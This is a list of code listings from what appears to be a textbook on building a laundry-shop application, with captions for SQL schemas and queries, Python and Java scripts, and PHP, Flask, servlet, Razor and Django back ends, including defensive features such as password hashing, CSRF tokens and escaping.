Listing 5.6 `generator/generate_data.py`, lines 331–339: Knuth's multiplication method for drawing a Poisson-distributed count. 186
Listing 5.7 `python/03_trace_bill.py`: one bill with its customer, service, payments and status events, joined from five tables. 192
Listing 5.8 `python/04_summary.py`: the summaries behind the charts of this section, and a check of the generator's rules against the data. 197
Listing 5.9 `java/Summarize.java`: rows per table, and bills and amounts by month, outlet, service and hour, through JDBC. 204
Listing 5.10 `java/TraceBill.java`: the trace of **Listing 5.7** in Java, with a prepared statement for each of its three queries. 207
Listing 5.11 `python/06_monthly_chart.py`: two queries, one bar series, one line series, one picture. 210
Listing 5.12 `python/ex_lebaran.py`: bills per outlet in the two weeks before the Lebaran rush and in the rush itself. 214
Listing 5.13 `java/MethodsPerOutlet.java`: payments per method and the QRIS share at each outlet. `SUM(p.method = 'cash')` works because a comparison in SQLite is 1 when true and 0 when false. 214
Listing 6.1 `sql/original_2020.mysql.sql`, lines 15–29: the `Bill` table of the 2020 design, as exported from Vertabelo. 219
Listing 6.2 `sql/schema.sqlite.sql`, lines 40–52: the `Outlet` table. Every constraint has a name, so an error message says which rule was broken. 227
Listing 6.3 `sql/excerpts/bill.sqlite.sql`: the `Bill` table in SQLite, with eleven named `CHECK` constraints and four foreign keys. 227
Listing 6.4 `python/01_create_schema.py`: create the empty schema, describe every table from SQLite's own catalog, and compare the printed `Bill` excerpt with the real table. 229
Listing 6.5 `python/02_check_constraints.py`: fourteen statements, thirteen of which break one rule each; run on SQLite by default and on MySQL or MariaDB with `--mysql`. 231
Listing 6.6 `python/03_foreign_keys_off.py`: the same orphan payment, on a connection without and with `PRAGMA foreign_keys = ON`. 235
Listing 6.7 `python/04_anomalies.py`: the order book as one wide table, with its redundancy and the three classic anomalies demonstrated on real rows. 237
Listing 6.8 `python/05_dependencies.py`: ten candidate functional dependencies tested against the sample year; one counter-example is enough to refute a dependency. 242
Listing 6.9 `sql/excerpts/bill.mysql.sql`: the `Bill` table in MySQL. Seven `CHECK` constraints instead of eleven, because the column types do part of the work. 252
Listing 6.10 `sql/schema.mysql.sql`, lines 185–211: the nine foreign keys, added after the tables in the style of the original design. 254
Listing 6.11 `sql/schema.sqlite.sql`, lines 230–243: fourteen indexes, one unique. Each exists for a query the application runs often. 254
Listing 6.12 `python/06_passwords.py`: the two password columns, and PBKDF2 verification in constant time. 256
Listing 6.13 `java/CreateSchema.java`: create the schema from Java and list every table with its column count and the tables it refers to. 258
Listing 6.14 `java/CheckConstraints.java`: five constraint tests through JDBC. The connection property `foreign_keys` does what `PRAGMA foreign_keys = ON` does in Python. 260
Listing 6.15 `java/VerifyPassword.java`: PBKDF2-HMAC-SHA256 verification of `Employee.password_hash` in Java. 262
Listing 6.16 `sql/ex_topup.sqlite.sql`: a `TopUp` table for deposit top-ups, with the naming and constraint style of the schema. 266
Listing 6.17 `python/ex_topup.py`: one top-up and its deposit change in one transaction, and three bad top-ups refused. 266
Listing 6.18 `java/StaffRoles.java`: every employee's derived role, from one query with `CASE` and `EXISTS`. 268

Listing 7.1 `python/run_queries.py`: run any of the thirty queries on SQLite or MySQL, print the result, or compare both engines. 272
Listing 7.2 `sql/ex/complaints.sql`: complaint rates of two kinds of service, written step by step with two CTEs. 276
Listing 7.3 `sql/q01.sql`: the dashboard row of each outlet, built from four scalar subqueries. 277
Listing 7.4 `sql/q02.sql`: two months side by side with conditional aggregation. 278
Listing 7.5 `sql/q11.sql`: the open bills of each outlet, grouped by outlet and status. 278
Listing 7.6 `sql/q03.sql`: bills, amount charged and the average bill per month. 279
Listing 7.7 `sql/q04.sql`: the cash view of each month, one column per payment method. 280
Listing 7.8 `sql/q05.sql`: monthly revenue with one column per outlet. 280
Listing 7.9 `sql/q06.sql`: each outlet's bills, amount and percentage share of the year. 281
Listing 7.10 `sql/q07.sql`: bills, units and amount per service, with each service's share. 281
Listing 7.11 `sql/q08.sql`: rank services within each outlet and keep the first three. 283
Listing 7.12 `sql/q09.sql`: bills and amounts received by each counter employee. 285
Listing 7.13 `sql/q10.sql`: bills finished per employee, from the audit trail. 285
Listing 7.14 `sql/q12.sql`: every queued bill with its age in hours, oldest first. 286
Listing 7.15 `sql/q13.sql`: bills still queued after their promised time, computed once in a `WITH` clause. 287
Listing 7.16 `sql/q14.sql`: the share of finished bills that were finished within their promised time, per service. 288
Listing 7.17 `sql/q15.sql`: bags finished more than 30 days ago and still on the rack, with the customer's phone. 289
Listing 7.18 `sql/q27.sql`: average hours from arrival to finished, and from finished to pickup, per service. 290
Listing 7.19 `sql/ex/calendar.sql`: a recursive CTE generates every day of the year; `NOT EXISTS` keeps the days on which an open outlet took in no bill. 290
Listing 7.20 `sql/q16.sql`: every bill whose amount charged is larger than what was paid, collected ones first. 291
Listing 7.21 `sql/q17.sql`: the payments of `B0006` with the balance left after each one. 293
Listing 7.22 `sql/q23.sql`: classify every bill by how it was paid, then count the classes. 293
Listing 7.23 `sql/q18.sql`: the ten customers with the largest amount charged. 294
Listing 7.24 `sql/q19.sql`: customers grouped into buckets by number of visits. 294
Listing 7.25 `sql/q20.sql`: registrations per month, with everyone older grouped as "before". 295
Listing 7.26 `sql/q30.sql`: the status check. The bill id and the phone are the two `?` parameters. 296
Listing 7.27 `sql/q21.sql`: payments and amounts per method, with each method's share of the money. 297
Listing 7.28 `sql/q22.sql`: the QRIS share of payments per quarter and outlet. 297
Listing 7.29 `sql/q24.sql`: bills and amounts per day of the week. 298
Listing 7.30 `sql/q25.sql`: bills per hour of arrival. 299
Listing 7.31 `sql/q26.sql`: bills, large household items and amount per week around Lebaran 2026. 300
Listing 7.32 `sql/q28.sql`: bills, cancellations and complaints per outlet, from `StatusLog`. 301
Listing 7.33 `sql/q29.sql`: the complete audit trail of the first bill that received a complaint. 301
Listing 7.34 `python/explain.py`: the query plans of six common questions, with and without the schema's indexes, and optional timings. 302
Listing 7.35 `java/RunQueries.java`: the thirty queries through JDBC, with Q30's parameters bound by `setString`. 308
Listing 7.36 `sql/ex/ex7_2.sql`: the five busiest days. 313
Listing 7.37 `sql/ex/ex7_3.sql`: three ranking functions over the services of Rungkut. 313
Listing 7.38 `sql/ex/ex7_4.sql`: customers seen at more than one outlet. 314
Listing 7.39 `sql/ex/ex7_5.sql`: express as a share of all wash-fold bills. 314
Listing 7.40 `sql/ex/ex7_6.sql`: Q16 with a CTE, summed per status. 315
Listing 7.41 `sql/ex/ex7_7.sql`: the gap between one customer's visits with `LAG()`. 315

Listing 7.42 `python/ex_expression_index.py`: an index on `REPLACE(phone, '-', '')`. 316
Listing 7.43 `java/CustomerBills.java`: the last five bills of one customer, the id bound as a parameter. 317
Listing 8.1 `static/index.html`: the home page. Every element says what its content is; the look comes from `css/style.css` and the data from `js/home.js`. 323
Listing 8.2 `static/css/style.css`, lines 1 to 23: the palette and the corner radius as custom properties. Every rule below uses `var(--blue)` instead of repeating `#2563eb`. 327
Listing 8.3 `static/css/style.css`: the header is a flex row that may wrap; the menu is a second flex row inside it. 328
Listing 8.4 `static/css/style.css`: the dashboard tiles. `auto-fit` with `minmax(230px, 1fr)` chooses the number of columns from the width available. 330
Listing 8.5 `static/css/style.css`: the rules for screens up to 720 pixels wide. The menu hides behind its button, and a table with the class `cards` becomes one card per row. 331
Listing 8.6 `static/status.html`: the form of "Where is my laundry?" and the three regions the script fills: a connection error, a message and the result. 334
Listing 8.7 `static/js/home.js`: the price list and the calculator. The same rules as the server: weight rounded up, price times units, express as its own service. 336
Listing 8.8 `static/js/ui.js`: `el(tag, attributes, ...children)` builds one element. Children that are not already nodes become text nodes, so data can never become markup. 338
Listing 8.9 `static/js/api.js`: `LiveApi.request()`. Every call of the live data source goes through these lines: headers, the session cookie, the anti-forgery token, the JSON body and one kind of error for every failure. 339
Listing 8.10 `static/js/api.js`: `probe()` asks the API for the price list and gives up after two seconds; `connect()` returns a `LiveApi` or a `MockApi` according to the settings. 343
Listing 8.11 `static/js/status.js`: the customer's status check (FR-10). A link such as `status.html?bill=B2938&phone=0896-0000-1482` fills the form and checks at once. 344
Listing 8.12 `static/js/admin.js`: showing the application for a user, and the login form. The tabs a role may not use are hidden, and the server checks the role again on every request. 346
Listing 8.13 `static/js/admin.js`: one place for every error of the staff view. A 401 means the session is gone, so the login card comes back; everything else is shown in the message line. 350
Listing 8.14 `static/js/receipt.js`: the receipt, built with `el()` from the JSON of one bill. The unit price is the charged amount divided by the units, so a later price change never alters an old receipt 351
Listing 8.15 `static/css/receipt.css`: when the page is printed while a receipt is shown, everything is made invisible except the receipt, which moves to the top-left corner of the paper. 354
Listing 8.16 `static/js/admin.js`: a CSV file made in the browser. A `Blob` holds the text, an object URL gives it an address, and a temporary link with a `download` attribute saves it. 355
Listing 8.17 `static/tests/browser-tests.js`: the receipt test. It logs in as a cashier, opens B0014, presses **Print receipt**, checks the content and the logo, then switches the page to print media and checks what would reach the paper. 358
Listing 8.18 `clients/python/laundry_client.py`: a console client for the JSON API. The cookie jar plays the browser's part; the `csrf` attribute plays the page's. 360
Listing 8.19 `clients/java/LaundryClient.java`: the fields and `request()`. The `CookieManager` keeps the session; a status of 400 or more becomes an `ApiError` built from the API's error object. 363
Listing 8.20 `clients/java/LaundryClient.java`: logging in as the owner and printing the dashboard and the best month, the same questions as the Python client in the same order. 364
Listing 9.1 `php/public/index.php`: the front controller. It loads the application, lists every route of the web pages and of the JSON API, and hands the request to the kernel. 375
Listing 9.2 `php/src/Router.php`: routes become regular expressions; `match()` returns the handler and the values of the `{...}` parts, or throws 404 or 405. 376
Listing 9.3 `php/src/Kernel.php`: `run()` sends the security headers, handles CORS for the API, starts the session, calls the handler, and turns every error into a friendly page or a JSON error. 378
Listing 9.4 `php/config.php`: the database engine, the SQLite paths, the MySQL connection and the clock. Changing `'db_engine'` to `'mysql'` is the whole switch. 380

Listing 9.5 `php/src/Db.php`: one connection, SQLite or MySQL. Errors become exceptions, rows arrive as associative arrays, MySQL gets strict mode, SQLite gets foreign keys and a wait instead of an immediate "database is locked" 381
Listing 9.6 `php/src/Db.php`: every query of the track goes through `prepare()`, which binds each value to a `?` placeholder with its type. `all`, `one`, `value` and `run` are the four shapes of answer the models need. 383
Listing 9.7 `php/src/models/Customers.php`: the customer search. The SQL text contains only placeholders; the search text travels as a value, wrapped in `%` by `like()`, which also escapes `%` and `_` so that they mean themselves. 383
Listing 9.8 `php/src/Db.php`: `transaction($work)` runs a function inside one transaction, commits if it returns and rolls back if it throws, then throws again so that the caller still sees the error. 384
Listing 9.9 `php/src/Auth.php`: starting the session. The files live in `data/sessions`, the cookie is called `PLSESSID`, JavaScript cannot read it, and a login expires after eight hours. 385
Listing 9.10 `php/src/Auth.php`: `attempt()` checks the rate limit and the password and gives the same answer for every failure; `login()` starts a fresh session for the user. 386
Listing 9.11 `php/src/Password.php`: making and checking PBKDF2-SHA-256 hashes in the shared format, with `hash_pbkdf2()` and the constant-time `hash_equals()`. 388
Listing 9.12 `php/src/Auth.php`: one random token per session, compared in constant time. 391
Listing 9.13 `php/src/helpers.php`: the hidden field that every form which changes data must contain. 391
Listing 9.14 `php/src/Web.php`: every form action checks the token first. A form from another site, or from an old session, is refused with 403 before anything happens. 391
Listing 9.15 `php/src/Auth.php`: the permission table. Every handler calls `Auth::require($user, 'bills.finish', ...)` with one of these names; the menu is built from the same table. 392
Listing 9.16 `php/src/Validate.php`: a whole number from `$min` to `$max`, accepting an integer from JSON or a digit string from a form, and refusing everything else. 392
Listing 9.17 `php/templates/bills/new.php`: the quantity and rack fields. The old value is printed back through `h()`, the rack list offers only free racks, and each field carries its own error. 394
Listing 9.18 `php/src/helpers.php`: `h()` escapes a value for HTML, `to_int()` normalizes a database amount, and `money()` writes it the Indonesian way. 394
Listing 9.19 `php/src/View.php`: a template is a PHP file run with an output buffer; `page()` wraps it in the common layout, `bare()` sends it alone (receipt, status page). 395
Listing 9.20 `php/templates/login.php`: the login form. Every value, including the URLs, goes through `h()`; the form carries its CSRF token and the address to return to after login. 396
Listing 9.21 `php/src/Web.php`: the form action. It checks the session and the token, collects the fields, lets the model create the bill, and either redirects to the new bill or shows the form again with the errors. 397
Listing 9.22 `php/src/models/Bills.php`: `create()` checks the role and every field, collects all errors at once, and only then writes the bill inside one transaction. 399
Listing 9.23 `php/src/models/Bills.php`: inside the transaction the rack is checked again, the price is read again, the next id is computed, and the `Bill`, `StatusLog` and optional `Payment` rows are inserted. 400
Listing 9.24 `php/src/models/Bills.php`: marking a bill finished. The role and the outlet are checked, and the `UPDATE` changes the row only if it is still queued. 403
Listing 9.25 `php/src/models/Bills.php`: `checkPayment()` returns the cleaned payment and the errors per field; the balance and the deposit are passed in, so the same function serves the new-bill form and the payment page. 405
Listing 9.26 `php/templates/receipt.php`: the receipt of one bill with the official logo. Every value goes through `h()`; the unit price comes from the bill, not from today's price list. 406
Listing 9.27 `php/public/assets/receipt.css`: the print rules. The navigation disappears and the receipt fills the paper; on screen it is an 80 mm slip on a gray background. 408

Listing 9.28 `php/src/models/Reports.php`: the monthly report. Charged money is grouped by the month a bill arrived, received money by the month a payment was made, and every month of the period appears even if it had no bills. 410
Listing 9.29 `php/src/models/Reports.php`: rows to CSV with `fputcsv()`, which quotes values containing commas, quotes or line breaks. 412
Listing 9.30 `php/src/Api.php`: every API answer leaves through `json()`: the status, extra headers, the JSON content type and `json_encode()` 413
Listing 9.31 `php/src/Api.php`: a change request needs a session (401 otherwise) and then the `X-CSRF-Token` header (403 otherwise), in that order. 413
Listing 9.32 `php/src/Api.php`: `POST /api/bills`. The body is decoded as JSON and passed to the same `Bills::create()` as the form; the answer is `201 Created` with a `Location` header and the whole new bill. 413
Listing 9.33 `php/tests/run.php`: check `TC-4.3`. Six bad quantities are sent to the API as the cashier of Wiyung; each must be refused with 422 and the right message, and the row counts of the tables must not change. 416
Listing 9.34 `side-by-side/php/create_bill.php`: the track's own `Bills::create()`, called from the command line on a copy of the database. 418
Listing 9.35 `side-by-side/python/create_bill.py`: `create_bill()`, with the checks first, then one transaction started with `BEGIN IMMEDIATE`, the next id, and the three inserts. 419
Listing 9.36 `side-by-side/java/CreateBill.java`: `createBill()` with JDBC. The shape is the same: validate everything, then `BEGIN IMMEDIATE`, re-check the rack, compute the id and insert, and `ROLLBACK` on any exception. 421
Listing 10.1 `requirements.txt`: every package with an exact version, so that a student installing today gets what the tests were run with. 431
Listing 10.2 `.flaskenv`: settings that are safe to share. The demo clock makes the dashboard reproducible; put a `#` in front of the last line to run on the real clock of Surabaya. 433
Listing 10.3 `laundry/__init__.py`, lines 24 to 66: the application factory. It reads the settings, applies test settings on top, installs the session store and the rate limiters, registers the guard, the template helpers, the header rule, the blueprints, the error handlers and the command line. 434
Listing 10.4 `laundry/config.py`, lines 24 to 39: settings are read from the environment with a safe default. `DB_ENGINE` is the one setting that switches the shop from SQLite to MySQL. 436
Listing 10.5 `laundry/clock.py`: shop time as naive `datetime` values, with an optional frozen clock for demonstrations and tests. 437
Listing 10.6 `laundry/views/status.py`: the whole blueprint of the public status page (S13). The view reads the two fields, applies the rate limit, asks the logic layer, and chooses a template and an HTTP status. 439
Listing 10.7 `laundry/api/__init__.py`: one blueprint with the prefix `/api`; importing the route modules at the end attaches their routes to it. 441
Listing 10.8 `laundry/db.py`, lines 44 to 108: the `Database` class. Every method passes the values separately from the SQL text; for MySQL, `_sql()` turns `?` into `%s`. 442
Listing 10.9 `laundry/db.py`, lines 110 to 134: `transaction()` as a context manager. Leaving the `with` block normally commits; any exception rolls back and is raised again. 443
Listing 10.10 `laundry/db.py`, lines 138 to 180: one connection per request, opened on first use and closed by the teardown function. 444
Listing 10.11 `laundry/logic/rules.py`, lines 72 to 103: the next id (BR-14) and the check for a whole number, used for units and money. 446
Listing 10.12 `laundry/logic/bills.py`, lines 254 to 315: `create_bill()`. Every check and every write happens inside one transaction; the price is computed here from the price list, and a price sent by the browser is never read. 447
Listing 10.13 `laundry/logic/bills.py`, lines 355 to 369: queued to finished. The status is checked twice: once in Python for a friendly message, and once in the `UPDATE` itself so that two simultaneous presses cannot both succeed. 449
Listing 10.14 `laundry/auth.py`, lines 42 to 61: `protect_every_request()`. It loads the user from the session, refuses anonymous requests to anything that is not public, and checks the CSRF token of every request that changes data. 450

Listing 10.15 `laundry/logic/rules.py`, lines 9 to 40: roles derived from the employee row (BR-12) and the permission table shared by the pages, the API and the templates. 451
Listing 10.16 `laundry/passwords.py`: PBKDF2-HMAC-SHA256 with 600,000 iterations and a 16-byte random salt, compared in constant time; unknown e-mail addresses cost as much time as known ones. 452
Listing 10.17 `laundry/security.py`, lines 101 to 126: saving a session. Logout deletes it; login gives it a new identifier; the cookie is `HttpOnly`, `SameSite=Lax`, and `Secure` when the site is served over HTTPS. 454
Listing 10.18 `laundry/security.py`, lines 130 to 152: the per-session CSRF token and its check. A stranger's page can make the browser send the cookie, but it cannot read the token from the shop's pages. 455
Listing 10.19 `laundry/templates/base.html`, lines 19 to 32: the menu. Each item appears only if `can()` says the role may use it; the server checks the same permission again on every request. 456
Listing 10.20 `laundry/templates/status/check.html`, lines 26 to 43: the result part of the status page. Every value passes through Jinja2's escaping and the shop's formatting filters. 461
Listing 10.21 `laundry/api/bills.py`, lines 35 to 49: `POST /api/bills`. Only five named fields are copied from the body; the answer is the new bill, status 201 and a `Location` header. 462
Listing 10.22 `laundry/logic/reports.py`, lines 84 to 110: the monthly report. Money charged is grouped by the month a bill arrived; money received by the month it was paid; months without bills still appear with zeros. 464
Listing 10.23 `laundry/views/reports.py`, lines 56 to 72: CSV export. The columns are the same list the HTML table uses, the numbers are plain (no `Rp`, no dots), and the file name carries the period. 465
Listing 10.24 `laundry/errors.py`, lines 11 to 67: the error classes. The logic raises them; the handlers in the factory turn them into a page or into the API's JSON error. 465
Listing 10.25 `laundry/__init__.py`, lines 120 to 136: the handler for unexpected errors. The full traceback goes to the server log with a reference time; the person sees a friendly page or `server_error` with that reference. 467
Listing 10.26 `tests/conftest.py`, lines 42 to 63: every test gets its own copy of `laundry.db` in a temporary folder, its own application with the clock frozen at 2026-09-30 21:00:00, and a test client. 467
Listing 10.27 `tests/test_fr10_status.py`, lines 1 to 45: the first four status-check tests. The expected values are the ones written in the requirements (AC-10.2) and the test plan (TC-10.1 to TC-10.5). 468
Listing 10.28 `python/status_lookup.py`: the status check with only the standard library. The same single prepared statement checks the bill id and the phone digits together. 472
Listing 10.29 `java/StatusServer.java`: the status check as a Java web service. Same SQL, same JSON in the same key order, same 404 for both failures, same limit of ten look-ups per minute per address. 474
Listing 10.30 `python/compare_status.py`: four status questions to two servers, compared byte for byte, followed by the rate-limit check. 480
Listing 11.1 `java-httpserver/run.sh`: the build and start script for macOS and Linux. `javac` compiles the list of sources; `-cp "lib/*"` puts every jar in `lib/` on the class path; `run.bat` and `run.ps1` do the same on Windows. 490
Listing 11.2 `config.example.properties`: every setting with its default. An environment variable with the same name in upper case (`DB_URL`, `SERVER_PORT`, `DB_PASSWORD`) wins over the file. 491
Listing 11.3 `App.java`, the constructor: settings, then the database, then the clock, sessions and templates, then one object per group of use cases. Every service receives exactly what it needs. 495
Listing 11.4 `App.main()`: the whole start of the program. `app.start()` returns the port actually used, so a test can ask for port 0 and receive any free port. 495
Listing 11.5 `WebServer.handle()`: the four checks every request passes, in the same order, and the one place where errors become answers. 496
Listing 11.6 `Router.register()` and `Router.match()`: `{id}` becomes the group `([^/]+)`, `{file*}` becomes `(.+)`, everything else is quoted literally. 498
Listing 11.7 `Routes.build()`, the first part: public routes, then the staff pages of FR-4 to FR-7. A method reference such as `bills::finish` is the handler. 500

Listing 11.8 `Database.connect()`, `read()` and `write()`. Every change runs inside `write()`: commit at the end, roll back on any error. 500
Listing 11.9 `Sql.java`: `list`, `one`, `number`, `text`, `update` and `insertReturningId`. Every value reaches the database through `setObject()` on a `?` placeholder. 502
Listing 11.10 `BillRepository`: the three status changes are **conditional updates**. Each changes the row only if the bill is still in the expected state, and returns the number of rows changed. 504
Listing 11.11 `PasswordHash.pbkdf2()` and `verify()`: the salt is Base64-*decoded* before use, and the comparison takes the same time whether the first byte or the last one differs. 506
Listing 11.12 `AuthService.login()`: one message for every failure, the same cost for "no such e-mail" as for "wrong password", and a lock-out after five failures. 507
Listing 11.13 `SessionStore.randomToken()` and `createFor()`: 32 random bytes from `SecureRandom` for the session id and another 32 for the CSRF token, and a new session at every login. 507
Listing 11.14 `WebServer.checkCsrf()`: forms send the token in the hidden field `_csrf`, API clients in the header `X-CSRF-Token`; the comparison runs in constant time. 508
Listing 11.15 `Template.java`: `{{name}}` is escaped with `Html.esc()`, `{{{name}}}` is inserted as it is and is used only for HTML that the program built itself. 508
Listing 11.16 `templates/payment_form.html`: the S06 form. The CSRF token is a hidden field; the error messages are inserted with triple braces because `Html.fieldError()` has already escaped them. 509
Listing 11.17 `BillService.finish()`: role check, then one transaction with the outlet check, the conditional update and the `StatusLog` row. 511
Listing 11.18 `BillService.addPayment()`: the bill is read, checked and paid inside one `db.write()`; the change for cash is calculated afterwards and never stored. 513
Listing 11.19 `ApiBills.pay()`: the endpoint reads the JSON body, calls the same `addPayment()` as the web form, and answers 201 with the payment and the new state of the bill. 514
Listing 11.20 `api/api_session.sh`: log in as the cashier of Wiyung, read B2938, try to pay without and with the CSRF header, hand the laundry over and look at it as the customer would. 514
Listing 11.21 `TestRunner.java`: TC-6.1 and TC-6.2. `resetDb()` copies the sample database again, so each group of cases starts from the same shop. 516
Listing 11.22 `WEB-INF/web.xml`, the first part: context parameters, the listener that runs once at start, and the filter mapped to `/*`, which runs before every request. 519
Listing 11.23 `web.xml`: the bills servlet answers every URL under `/bills/`, and the session cookie is named `session`, `HttpOnly` and `SameSite=Lax`. 519
Listing 11.24 `AppFilter.doFilter()`: the user from the session, the redirect to the login page or 401 for the API, the CSRF check for every change, then `chain.doFilter()`; any exception becomes an answer, and the database connection is always closed. 520
Listing 11.25 `BillsServlet.doPost()`: the path `/bills/B2938/finish` becomes `["B2938", "finish"]`; each action first checks the role with `Web.require()`, then calls the logic. 521
Listing 11.26 `Db.tx()`: commit if the work finishes, roll back on any exception; a transaction inside a transaction joins the outer one. 523
Listing 11.27 `Bills.addPayment()` in the servlet track: `lock()` takes a row lock on MySQL (`SELECT ... FOR UPDATE`) and does nothing on SQLite, whose transaction already holds the write lock. 523
Listing 11.28 `WEB-INF/views/bills/payment.jsp`: the S06 form. `${bill.balance}` reads a value, `<c:if>` decides whether to print `checked`, and every value typed by a person goes through `fn:escapeXml` or `<c:out>`. 524
Listing 11.29 `WEB-INF/laundry.tld`, the first function: `${f:money(bill.payment)}` calls `Fmt.money(Object)`, which writes 40000 as `Rp 40.000`. 526
Listing 11.30 `WEB-INF/jspf/header.jspf`, the menu: `${can.reports}` is true only for supervisors and the owner. Hiding a menu item is convenience; the servlet checks the role again. 526
Listing 11.31 `jsp-servlet/build.sh`: copy the web folder, compile the application against the Servlet API, add the JDBC driver (and the JSTL jars if present), compile MiniContainer and pack the WAR. 528

Listing 11.32 `META-INF/context.xml`: a Tomcat-specific setting shipped inside the WAR. 530
Listing 11.33 `minicontainer/Main.java`: one web application from an unpacked WAR folder, served by the JDK's `HttpServer`; the servlets, filter, listener, pages and `web.xml` are exactly those of the WAR. 530
Listing 11.34 `payment/python/record_payment.py`: UC-09 with the standard library. `validate()` is BR-6, `record()` the transaction, `main()` the command line. 534
Listing 11.35 `payment/java/RecordPayment.java`: the same use case with JDBC, run as a single source file with `java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ...`. 537
Listing 11.36 `payment/compare_payment.py`, the cases and `main()`: Python and Java are compared byte for byte, the server's answer by meaning. 543
Listing 12.1 `appsettings.json`: the address, the logging levels and the section `Laundry` with the store, the data folder and the demo clock. 553
Listing 12.2 `Program.cs`: read the settings, register the services, configure antiforgery and Razor Pages, assemble the pipeline, and run. 555
Listing 12.3 `Pages/Bills/Payment.cshtml.cs`: `OnGet` shows the form with the balance filled in; `OnPost` records the payment, shows the form again with 422 and the field errors, or shows the bill with 409. 559
Listing 12.4 `Pages/Bills/Payment.cshtml`, the first part: the route `/bills/{id}/payments/new`, a local function `V()` for the typed values, and radio buttons whose `checked` attribute Razor writes only when the expression is true. 561
Listing 12.5 `Pages/Bills/Detail.cshtml`: the route `/bills/{id}/{step?}` with a regular-expression constraint, so `/bills/B2938` and `/bills/B2938/finish` reach this page and `/bills/B2938/receipt` does not. 561
Listing 12.6 `Pages/Shared/_Layout.cshtml`, the menu: `@if (user.Can(...))` shows an item only to the roles that may use it, from the same permission table the server checks. 562
Listing 12.7 `Pages/_ViewImports.cshtml`: the namespaces every page can use without a `using`, and the decision to write forms as plain HTML. 562
Listing 12.8 `razor-basics/Pages/Pay.cshtml.cs`: `[BindProperty]` fills `Input` from the posted form; the attributes on `PaymentInput` are the validation rules; `OnPostCheck` is a named handler. 563
Listing 12.9 `razor-basics/Pages/Pay.cshtml`: `asp-for` generates the `id`, `name`, `value` and validation attributes of each field; `asp-page-handler="Check"` makes the second button post to `OnPostCheck`. 563
Listing 12.10 `Web/Guard.cs`, `InvokeAsync()`: load the user, refuse or redirect when a session is needed, check the antiforgery token for every change, run the rest of the pipeline, and turn any exception into an answer. 565
Listing 12.11 `Web/LaundryPage.cs`: before any handler runs, a token pair is generated and stored, so that the cookie can still be set; the page writes `@Model.Csrf` into its hidden field. 566
Listing 12.12 `Web/Guard.cs`, `HandleAsync()`: an unexpected exception is logged in full with a reference time and answered with 500 and that reference only; an `AppError` becomes the JSON error of the API or the `/error` page with its own status. 567
Listing 12.13 `Web/Sessions.cs`, `Create()`: 32 random bytes from `RandomNumberGenerator` as the id, and the cookie written with `HttpOnly`, `SameSite=Lax` and, on HTTPS, `Secure`. 568
Listing 12.14 `Core/Passwords.cs`, `Verify()`: `Rfc2898DeriveBytes.Pbkdf2` computes the key, `CryptographicOperations.FixedTimeEquals` compares it in constant time. 569
Listing 12.15 `Data/ILaundryStore.cs`, excerpts: `InTransaction` runs work atomically; the reads return records; the writes include the conditional updates that return the number of rows changed. 569
Listing 12.16 `Data/CsvLaundryStore.cs`, `InTransaction()`: one lock for everything, a copy of the data before the work, the files written only if the work succeeds, and the copy put back if it fails. 571
Listing 12.17 `Data/Csv.cs`, `Write()`: the whole table is built in memory, written to `Bill.csv.tmp` and only then renamed over `Bill.csv`. 572

Listing 12.18 `Data/SqlLaundryStore.cs`, `Command()`: every `?` becomes `@p0`, `@p1`, … with its value bound as a `DbParameter`; a mismatch between placeholders and values is a programming error and stops at once. 573
Listing 12.19 `Data/SqlLaundryStore.cs`, `InTransaction()`: one connection and one `DbTransaction`; commit if the work returns, roll back if it throws; a nested call joins the outer transaction. 574
Listing 12.20 `ProfitinaLaundry.csproj`: the Web SDK, .NET 10, and two optional build switches that define `USE_SQLITE` or `USE_MYSQL` 575
Listing 12.21 `Data/DbConnectionFactories.cs`: the only lines of the program that name a provider class, each behind `#if`; without a switch, the method returns `null` and the CSV store is used. 575
Listing 12.22 `Logic/Laundry.cs`, `MarkFinished()`: one transaction with the outlet check, the state check, the conditional update and the `StatusLog` row. 577
Listing 12.23 `Logic/Laundry.cs`: `AddPayment()` and `ValidatePayment()`. Every problem is collected in one dictionary of field messages, then `AppError.Validation` answers 422 with all of them. 577
Listing 12.24 `walk/walk_payment.sh`: seven steps of one payment through the pages, with the cookie jar and the hidden token handled the way a browser handles them. 579
Listing 12.25 `Pages/Bills/Receipt.cshtml`, the receipt itself: every `@` expression is HTML-encoded by Razor; the customer's address, e-mail and birthdate are never shown (AC-7.4). 582
Listing 12.26 `Api/ApiEndpoints.cs`, the payment endpoint: the role check, the JSON body, the same `AddPayment()` as the page, and an answer built from named fields. 584
Listing 12.27 `monthly/csharp/Program.cs`: a console program with top-level statements. Two dictionaries collect Equation (12.3) and Equation (12.4); a loop over the months writes one line each. 588
Listing 12.28 `monthly/java/MonthlyReport.java`, `main()` and `money()`: `YearMonth` iterates over the months, `merge(..., Long::sum)` adds a payment to its month; the CSV reader is the same as in C#. 590
Listing 12.29 `monthly/python/monthly_report.py`: `csv.DictReader` reads the files, `defaultdict(int)` gives zero for missing months, and the output is written as bytes so that every line ends with CRLF on every operating system. 590
Listing 12.30 `monthly/compare_monthly.py`: log in to the API as the owner, fetch `/api/reports/monthly?format=csv`, run the three programs, and compare lengths and SHA-256 digests. 592
Listing 12.31 `Logic/Reports.cs`: the monthly case of `Run()`, which fills every month of the period, and `Csv()`, which writes the header and the rows with CRLF and quotes a cell only when it contains a comma, a quote or a line break. 593
Listing 13.1 `requirements.txt` of the Django track: Django itself, WhiteNoise for the static files, python-dotenv for the `.env` file and the pure-Python MySQL driver. 606
Listing 13.2 `laundry/models.py`, lines 104 to 128: the `Bill` model. `db_table` and `db_column` keep the original names; the five-character key is declared as the primary key; `PROTECT` matches the schema's `ON DELETE RESTRICT`. 608
Listing 13.3 `laundry/migrations/0002_sample_data.py`: the sample year is loaded by a migration, so that Django's test runner builds its test database with exactly the rows of `laundry.db`. 609
Listing 13.4 `laundry/sqlfiles.py`, lines 56 to 69: run `schema.sqlite.sql` or `schema.mysql.sql` (and the matching seed file) through Django's own connection. The file is the project's own, so it is executed without parameters. 609
Listing 13.5 `profitina/settings.py`, lines 46 to 58: the middleware in the order in which a request meets it. The shop's login check sits just before Django's CSRF check, and the shop's error handler is last. 610
Listing 13.6 `profitina/settings.py`, lines 116 to 136: server-side sessions in memory, an eight-hour session, cookies that JavaScript cannot read, the CSRF secret kept in the session and read from the header `X-CSRF-Token`, and one password hasher. 611

Listing 13.7 `laundry/middleware.py`, lines 38 to 59: load the employee from the session on every request, and refuse any view that is not marked public: a page is redirected to the login form, an API call gets 401 JSON. 611
